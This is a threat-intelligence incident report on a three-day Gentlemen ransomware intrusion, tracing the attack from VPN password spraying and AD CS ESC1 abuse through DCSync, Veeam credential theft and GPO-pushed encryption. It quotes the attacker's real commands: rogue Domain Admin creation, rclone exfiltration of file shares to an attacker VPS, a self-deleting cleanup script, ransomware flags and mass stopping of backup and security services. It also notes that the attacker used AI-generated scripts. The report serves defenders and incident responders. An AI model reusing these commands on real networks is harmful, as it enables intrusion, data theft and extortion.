At a Glance#
- Dwell time: 3 days
- Initial access: SSL VPN credential spraying, a single password against a username pool of more than 115,000 generated names, one account matched
- Privilege escalation: AD CS ESC1 then UnPAC the hash to recover the Administrator NT hash
- Credential access: DCSync and Veeam configuration database decryption
- Persistence: a Domain Admin account disguised as a backup service account
- Lateral movement: RDP, Impacket wmiexec, and NetExec across every reachable host
- Defense evasion: Microsoft Defender disabled, exclusions added, Security event log cleared
- Exfiltration: rclone over SFTP to the threat actor VPS, a second cloud attempt over pixeldrain
- Impact: The Gentlemen ransomware staged through Group Policy
Attack Flow#

Executive Summary#
This intrusion was run by a new affiliate to The Gentlemen who is assessed to have just left the DragonForce group. The affiliate is one of a number of experienced affiliates moving to The Gentlemen from older ransomware operations like DragonForce and LockBit. The steady arrival of skilled affiliates from these operations has driven much of the group’s growth over the past year. This blog follows that affiliate across the full intrusion.
Over this three day intrusion a Gentlemen ransomware affiliate gained initial access to the network through the SonicWall SSL VPN. The threat actor obtained the credential by spraying the password Spring2026 from 45.74.59[.]0/24 against a generated username list across more than 150,000 attempts. They validated the working credential and returned through a set of VPS addresses using SonicWall NetExtender.
The threat actor escalated to Domain Admin through an ESC1 attack on Active Directory Certificate Services. They requested a certificate from a template that permitted a user with no administrative rights to specify the subject, set the subject alternative name to a Domain Admin account. The threat actor used that certificate to authenticate as Administrator and recover the Administrator NT hash directly from the resulting ticket. With the hash they ran DCSync against the domain controller and dumped all of the password hashes in the entire domain.
They created a Domain Admin account disguised as a backup service account which was used for the rest of the intrusion. From there they moved to the backup server, disabled Microsoft Defender, and ran a credential decryptor against the Veeam configuration database to recover the stored backup credentials. On the second day they tested read and write access to every host in the domain with NetExec and exfiltrated the file shares with rclone over SFTP to their own VPS. On the third day they deployed The Gentlemen ransomware across the domain through its built in Group Policy deployment module. The payload was delivered to every host in the domain but only encrypted the ones that did not have Microsoft Defender Tamper Protection enabled. On every workstation that kept Tamper Protection enabled Microsoft Defender blocked the payload and quarantined it.
The Gentlemen#
The Gentlemen is a ransomware as a service operation that emerged in mid 2025. The first encryptor sample was uploaded to VirusTotal on July 17 2025 and already contained the leak site address. The group began posting victims to its leak site in September 2025. Group-IB assessed The Gentlemen to be a splinter of the Qilin ransomware operation. The administrator who runs The Gentlemen previously ran a Qilin affiliate crew known as ArmCorp and left Qilin after a payment dispute in July 2025 over an unpaid commission. The group advertises across multiple underground forums and recruits “penetration testers” and other skilled actors as affiliates and offers them 90 percent of each ransom payment.

The Gentlemen administrator Zeta88 advertising the RaaS on an underground forum on September 12 2025, inviting pentesters to collaborate and offering affiliates 90 percent of each ransom. Source: Check Point Research.
The group provides its affiliates ransomware builds written in Go for Windows, Linux, NAS and BSD and a separate build written in C for ESXi. Check Point Research and Halcyon documented the encryptor deriving a key with X25519 and encrypting file contents with the XChaCha20 cipher. It appends a random 6 character extension to each file it encrypts and drops a ransom note named README-GENTLEMEN.txt. Verified affiliates also receive tooling to disable endpoint protection and pivot infrastructure for moving through segmented networks.
The Gentlemen runs a double extortion model. The group exfiltrates victim data before encryption and threatens to publish it on a Tor leak site and runs an X account that names victims to pressure them into paying. Negotiations run through the individual affiliate’s Tox ID rather than the leak site. Check Point Research recorded over 320 victims on the leak site in April 2026. By mid 2026 the group ranked as the second most active ransomware group behind Qilin. As of June 2026 Ransomware.live tracks 504 victims on the leak site.
Attribution#
This intrusion deployed The Gentlemen ransomware. The payload dropped on the encrypted hosts was written in Go and matched The Gentlemen ransomware which Microsoft Defender flagged as Ransom:Win64/Gentlemen.SH!MTB. The ransom note it dropped, README-GENTLEMEN.txt, was The Gentlemen note. The operator who ran this intrusion uses the alias AlexSupp and is assessed to be an ex DragonForce and LockBit affiliate based on data BreachCache collected. How the DragonForce attribution was determined will not be disclosed but it was made with very high confidence.
The operator most likely is Russian speaking. During the operation the operator pasted Russian language comments into their own commands and pasted Russian language AI assistant output into the console. The language points to an operator in a Russian speaking region. The operator also created a persistence account with the password L0ckb1t38217, LockBit in leetspeak. The Supp in the AlexSupp alias follows the same LockBit naming convention seen in LockBitSupp, the alias of the LockBit leader.
Initial Access - Day 1#
The threat actor gained SSL VPN access through credential spraying. The spray came from the network range 45.74.59[.]0/24 and ran against the SSL VPN portal over 4433. Every attempt used the password Spring2026 against a different username. The usernames attempted were from a list of common surnames prefixed with a first initial and a first name dot surname which matched the corporate account convention such as the following examples that were collected jhoffmann, b.urban, r.webber, and mshifflett. On the first day of the intrusion there were a recorded 153,455 SSL VPN authentication failures across 115,535 different usernames and the spray kept going at that volume across all three days.
The first use of the valid credential was a validation at the SSL VPN portal at 18:48 UTC from 45.74.59[.]54 which matched a correct user and password combination. The IP authenticated and disconnected 17 seconds later without opening an SSL VPN session. The threat actor returned at 18:53 UTC from 158.94.211[.]14, opened a VPN session into the network, and was assigned an internal address on the user VPN pool. The threat actor used 91.92.242[.]32 and 91.92.243[.]17 across all three days and connected from 91.92.243[.]151 with the hostname WIN-8H6JMQBVGP2 only on day 1.
time="2026-05-29 18:48:11 UTC" m=745 msg="User login denied - LDAP authentication failure" sess="Portal" usr="[email protected]" src=45.74.59[.]21 dst=4433 proto=tcp/4433
time="2026-05-29 18:48:11 UTC" m=745 msg="User login denied - LDAP authentication failure" sess="Portal" usr="[email protected]" src=45.74.59[.]203 dst=4433 proto=tcp/4433
time="2026-05-29 18:48:19 UTC" m=238 msg="WAN zone remote user login allowed" sess="Portal" usr="[redacted]" src=45.74.59[.]54 dst=4433 proto=tcp/4433Reconnaissance - Day 1#
Seconds after the first SSL VPN session opened at 18:53 UTC the threat actor began mapping the network. They ran a TCP SYN scan across the subnet over 445, 88, 389, 636, 135, 53, and 9401 which mapped the live hosts and surfaced the Veeam backup service. Port 9401 is the Veeam Backup Service secure connection port and is commonly seen being scanned during the initial access phase.
In the same session the threat actor enumerated the domain over LDAP against the domain controller and queried the privileged groups and account information. They then tested access by attempting to authenticate to every host in the domain.
The session opened at 18:53:38 UTC and the first scan started under a second later. Due to the speed the full session was likely automated, a first pass that confirms the credential is a valid domain user and measures its level of access to decide whether the target is worth following up on.
The queries mapped the privileged groups in the domain and located the domain controller, and they checked whether the compromised account held membership in any of those groups.
LDAP filter, enumerate the privileged groups( | (objectSid=S-1-5-21-<domain>-512) Domain Admins (objectSid=S-1-5-21-<domain>-519) Enterprise Admins (objectSid=S-1-5-21-<domain>-544) Administrators (objectSid=S-1-5-32-549) Server Operators (objectSid=S-1-5-32-551) Backup Operators)
LDAP filter, locate the domain controller(userAccountControl&8192)Privilege Escalation - Day 1#
At 20:33 UTC the threat actor returned on a second SSL VPN session and ran LDAP enumeration against Active Directory Certificate Services. The queries read the enrollment service object and every certificate template with its enrollment flags and security descriptor which is the enumeration the certipy find command performs. One template was misconfigured for ESC1 and allowed the enrollee to supply the subject of the certificate.
LDAP filter, enrollment service( objectClass=pKIEnrollmentService )
LDAP filter, certificate templates( objectClass=pKICertificateTemplate )Two minutes later at 20:37 UTC the threat actor requested a certificate from that template and set the subject alternative name to [email protected] and the enterprise CA issued it. The certificate authenticated as a Domain Admin account.
At 20:39 UTC the threat actor used the certificate to obtain a Kerberos ticket granting ticket as Administrator through PKINIT (Event 4768, PreAuthType 16, certificate issuer the enterprise CA). Right after they requested a service ticket for the Administrator account to itself with enc-tkt-in-skey set (Event 4769, TicketOptions 0x40810018). The enc-tkt-in-skey flag makes this a user to user request which returns the ticket encrypted with the threat actor’s session key and exposes the Administrator NT hash inside it through the UnPAC the hash technique. The discovery, the certificate request, and the authentication map to the certipy find, req, and auth commands.
Credential Theft and Persistence - Day 1#
As Administrator the threat actor ran DCSync against the domain controller at 20:40 UTC and replicated the directory secrets (Event 4662) which dumped every password hash in the domain including krbtgt. The escalation from the first certificate request to the full credential dump took under 4 minutes.
Event 4662: Directory Service AccessAccount: AdministratorObject: domainDNS (domain root)Access: 0x100 Control AccessProperties: DS-Replication-Get-Changes {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} DS-Replication-Get-Changes-All {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}At 20:45 UTC the threat actor connected to the domain controller over WinRM as Administrator using the recovered hash. The logon spawned wsmprovhost.exe on the domain controller and the threat actor ran the following net commands over that WinRM session to create veeam-backup at 20:46 UTC (Event 4720) and add it to Domain Admins (Event 4728). The name was chosen to look like a legitimate Veeam service account and the threat actor used veeam-backup for the rest of the intrusion.
net user veeam-backup P@ssw0rd /add /domainnet group "domain admins" veeam-backup /add /domainVeeam Credential Theft - Day 1#
At 20:48 UTC the threat actor logged into the domain controller over RDP as veeam-backup and from the domain controller used mstsc.exe to RDP into the Veeam backup server at 20:49 UTC. On the backup server they disabled Microsoft Defender real time protection at 20:51 UTC and began pulling the credentials Veeam stores in its configuration database. The first attempts to dump the credentials with psql did not work and the threat actor spent the next half hour working at it.

The threat actor attempted to recover the credentials with DecryptVeeamEncryptedPasswords, a PowerShell decryptor they copied from their operating host into the veeam-backup Downloads folder and ran first through powershell and then through pwsh against the configuration database. The script is AI generated and its output uses an emoji status marker on every line and color coded Write-Host messages which are markers of LLM produced PowerShell. The script parsed but failed to connect to the PostgreSQL configuration database.
The Veeam Console - Day 1#
The threat actor created a second local account named Admin2 on the backup server with the password L0ckb1t38217 and added it to the local Administrators group. The password spells out LockBit in leetspeak and points to the operator following a LockBit playbook.
net user Admin2 L0ckb1t38217 /addnet localgroup Administrators Admin2 /addFrom the threat actor’s host WIN-8H6JMQBVGP2 they opened a new RDP session into the backup server as Admin2 and launched the Veeam Backup and Replication console. The Veeam services were not running, likely because the script they ran earlier had stopped the Veeam service, so the threat actor started the backup service and the gateway service by hand and queried the service state until the console came up.
net start VeeamBackupSvcnet start VeeamBackupGatewaySvcsc query VeeamBackupSvcThe threat actor did not recover the Veeam credentials on the first day and logged out of the last SSL VPN session of the day at 21:34 UTC. The full day ran from 18:53 to 21:34 UTC and added up to roughly 51 minutes of connected time.
Return - Day 2#
At 08:57 UTC on the second day the threat actor returned and ran the Veeam decryptor on the backup server again through Impacket wmiexec as the built in domain Administrator account, not the veeam-backup Domain Admin they created. The base64 encoded command queried the VeeamBackup database and decrypted the stored passwords to recover svc.backup, the Veeam backup service account credential.
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exeCommandLine: cmd.exe /Q /c powershell.exe -e JABQAG8AcwB0AGcAcgBlAFMAcQBsAEUAeABlAGMA... -OutputFormat Text 1> \Windows\Temp\LjHFmt 2>&1Write Access Test - Day 2#

At 09:30 UTC the threat actor ran a write access test with NetExec against ADMIN$, C$, and IPC$ on every host in the domain. On each host the test wrote a file with a 10 character random name into the ADMIN$ share which confirmed the threat actor had read and write access to the network shares. The 10 character random file name is how NetExec and CrackMapExec check write access on a share. On every host the test opened the IPC$ share with a 0x3 read and write access mask and bound the srvsvc and svcctl named pipes, the RPC access NetExec and CrackMapExec use to enumerate shares and services. The same test authenticated to the hosts as veeam-backup and the recovered svc.backup and confirmed write access across the network.
Exfiltration - Day 2#
The threat actor staged the exfiltration tool by copying rclone.exe into the veeam-backup Downloads folder on the domain controller through the RDP session, then ran rclone config to set up the remotes. They mapped the file shares to network drives over net use at 12:24 UTC and pointed rclone at them.
net use E: "\\fileserver\Share 1" /persistent:yesnet use F: "\\fileserver\Share 2" /persistent:yesnet use H: "\\fileserver\Share 3" /persistent:yesnet use M: "\\fileserver\Share 4" /persistent:yesnet use S: "\\fileserver\Share 5" /persistent:yesTo stage the shares for exfiltration the threat actor pasted AI generated PowerShell commands that built a folder of symbolic links to each share under C:\AllBackups. Each link pointed at a network share so one rclone copy of C:\AllBackups would pull every share at once. The first version the threat actor pasted used invented share names which did not exist so the threat actor ran net view against the file server, copied the share names it returned into an AI assistant and pasted back the corrected version the assistant produced with those exact names. The corrected version includes the Russian comment (с правильными именами) which means with the correct names, the assistant flagging the share names it had guessed wrong in the first version.
The first exfiltration attempt at 12:32 UTC used a remote named waso which resolved to the public cloud file host pixeldrain. The threat actor ran rclone copy against the mapped drives and it failed due to network controls.
rclone copy E:\ F:\ H:\ M:\ S:\ waso:[redacted] --transfers 32 --progress --fast-listThe threat actor switched to a second remote named wabo which was SFTP to 91.92.242[.]32 over 22 which is the same VPS used for the SSL VPN sessions. They ran rclone copy against each mapped drive and the share data left over SFTP between 15:01 and 16:01 UTC to the threat actor’s own infrastructure.
rclone copy H:\ wabo:[redacted] --transfers 32 --progressrclone copy M:\ wabo:[redacted] --transfers 320 --progressrclone copy S:\ wabo:[redacted] --transfers 320 --progressrclone copy F:\ wabo:[redacted] --transfers 320 --progressAt 16:06 UTC the threat actor ran Advanced IP Scanner and systeminfo on the domain controller before closing out the day. The threat actor did not deploy the ransomware on the second day. They had exfiltrated the data and mapped the network but had not run the payload. The second day ran from 08:57 to 16:43 UTC and totaled about 3 hours and 26 minutes of connected time.
Data Review - Day 3#
The third day opened at 08:13 UTC with the threat actor reviewing the data from the file shares by hand. Over the existing RDP session into the domain controller they went into user profiles across the network over SMB and opened credential files and notes from user desktops, downloads, and documents in Notepad and the browser. They ran Advanced IP Scanner to scan the network again and ran systeminfo. The threat actor spent close to an hour reading the victim data before deploying the ransomware. Between 09:15 and 09:20 UTC they also tried to SSH into the mail server from the domain controller as root, using a few different credentials they obtained during the incident, all of which failed.
Ransomware Deployment - Day 3#
At 09:21 UTC the threat actor opened the Group Policy Management console and staged the payload, a Go binary named G_9w5ey0_windows_amd64.exe, then ran it in Group Policy deployment mode with a password argument.
G_9w5ey0_windows_amd64.exe --password [redacted] --gpoThe --gpo mode abuses Windows Group Policy so that a single action on the domain controller would push the payload to every domain joined host. It copied the payload and a cleanup batch file into the NETLOGON share and created two Group Policy Objects linked at the domain root which every host reads at the next policy refresh. The payload then set up its own persistence on each host it executed on, ONSTART scheduled tasks named UpdateSystem and UpdateUser pointing back at the NETLOGON copy along with Run keys.
The cleanup batch file staged alongside the payload paused for a moment, deleted the binary from the NETLOGON share, and then deleted itself, which removed the staged copy once the scheduled tasks had pulled it down to each host.
@echo offping 127.0.0.1 -n 3 > nuldel /f /q "\\domain.local\NETLOGON\G_9w5ey0_windows_amd64.exe" >nul 2>&1del /f /q "%~f0"The threat actor then ran the payload directly from the domain controller in its share encryption mode against the network shares rather than the scheduled tasks, first with the --shares flag and then again with --no-admin added.
G_9w5ey0_windows_amd64.exe --password [redacted] --sharesG_9w5ey0_windows_amd64.exe --password [redacted] --shares --no-adminNeither run encrypted the file shares. The file shares are on a Samba file server and veeam-backup was not granted write access to them, so the account could read the shares, which is what the exfiltration used on the second day, but could not write to them, and the --shares mode was not able to encrypt anything on the Samba shares.
Encryption - Day 3#
Every time the payload ran it stopped services, added Microsoft Defender process and path exclusions, deleted shadow copies with vssadmin and wmic, killed wbadmin to block recovery, cleared the Security event log, encrypted the host, and dropped a ransom note named README-GENTLEMEN.txt across the system and user profiles. On the domain controller the exclusions, the log clear, and the note all landed within twenty five seconds of the Group Policy push.
The payload ran the service stops through net.exe spawned as a direct child of G_9w5ey0_windows_amd64.exe and stopped 103 distinct services in under one second. The sequence started at 09:25:49 UTC with 2 PowerShell commands that stopped every running virtual machine and the Hyper-V and VMware services. The backup software Veeam, BackupExec, CommVault, Acronis, Datto, and NetBackup went down along with the Windows shadow copy services vss, wbengine, SDRSVC, and swprv. The database services MSSQLSERVER, SQLSERVERAGENT, MSSQL$SQLEXPRESS, MySQL, MariaDB, PostgreSQL, and Oracle were taken down along with the security software Sophos, Symantec, and 360 Security.
powershell -Command "Get-VM | Stop-VM -Force -TurnOff"powershell -Command "Get-VM | Where-Object State -eq 'Running' | Stop-VM -Force -TurnOff"net stop vmmsnet stop vmcomputenet stop veeamnet stop VeeamBackupSvcnet stop BackupExec*net stop GxVssnet stop wbenginenet stop swprvnet stop MSSQLSERVERnet stop MSSQL*net stop MySQLnet stop postgresqlnet stop sophosnet stop Symantec*...The payload did not get every host. Microsoft Defender detected and blocked the binary as Ransom:Win64/Gentlemen.SH!MTB on every workstation that kept real time protection enabled, flagged the scheduled task, and quarantined the file from the NETLOGON share. Encryption stayed confined to the domain controller and the backup server, where the threat actor had turned Tamper Protection or Microsoft Defender off by hand during the intrusion, and the hosts that already had Tamper Protection off from before the intrusion started. Tamper Protection cannot be turned off through Group Policy or the registry, so the disable command the ransomware pushed was ignored on every host where Tamper Protection was still on, and the payload could only add its exclusions and encrypt where protection was already off.

The ransom note dropped on every encrypted host had the file name README-GENTLEMEN.txt. Below is the note that was dropped.
Negotiation#
The ransom note published a single Tox ID for contact. That Tox ID belonged to the affiliate who carried out the attack. The affiliate provided the demand and a second Tox ID for the negotiation itself. The second Tox ID was A4DCA91E7CF7DBBF29250281BE720F0DE793540BFC93611C41797B6BA76E12678185602470FC.
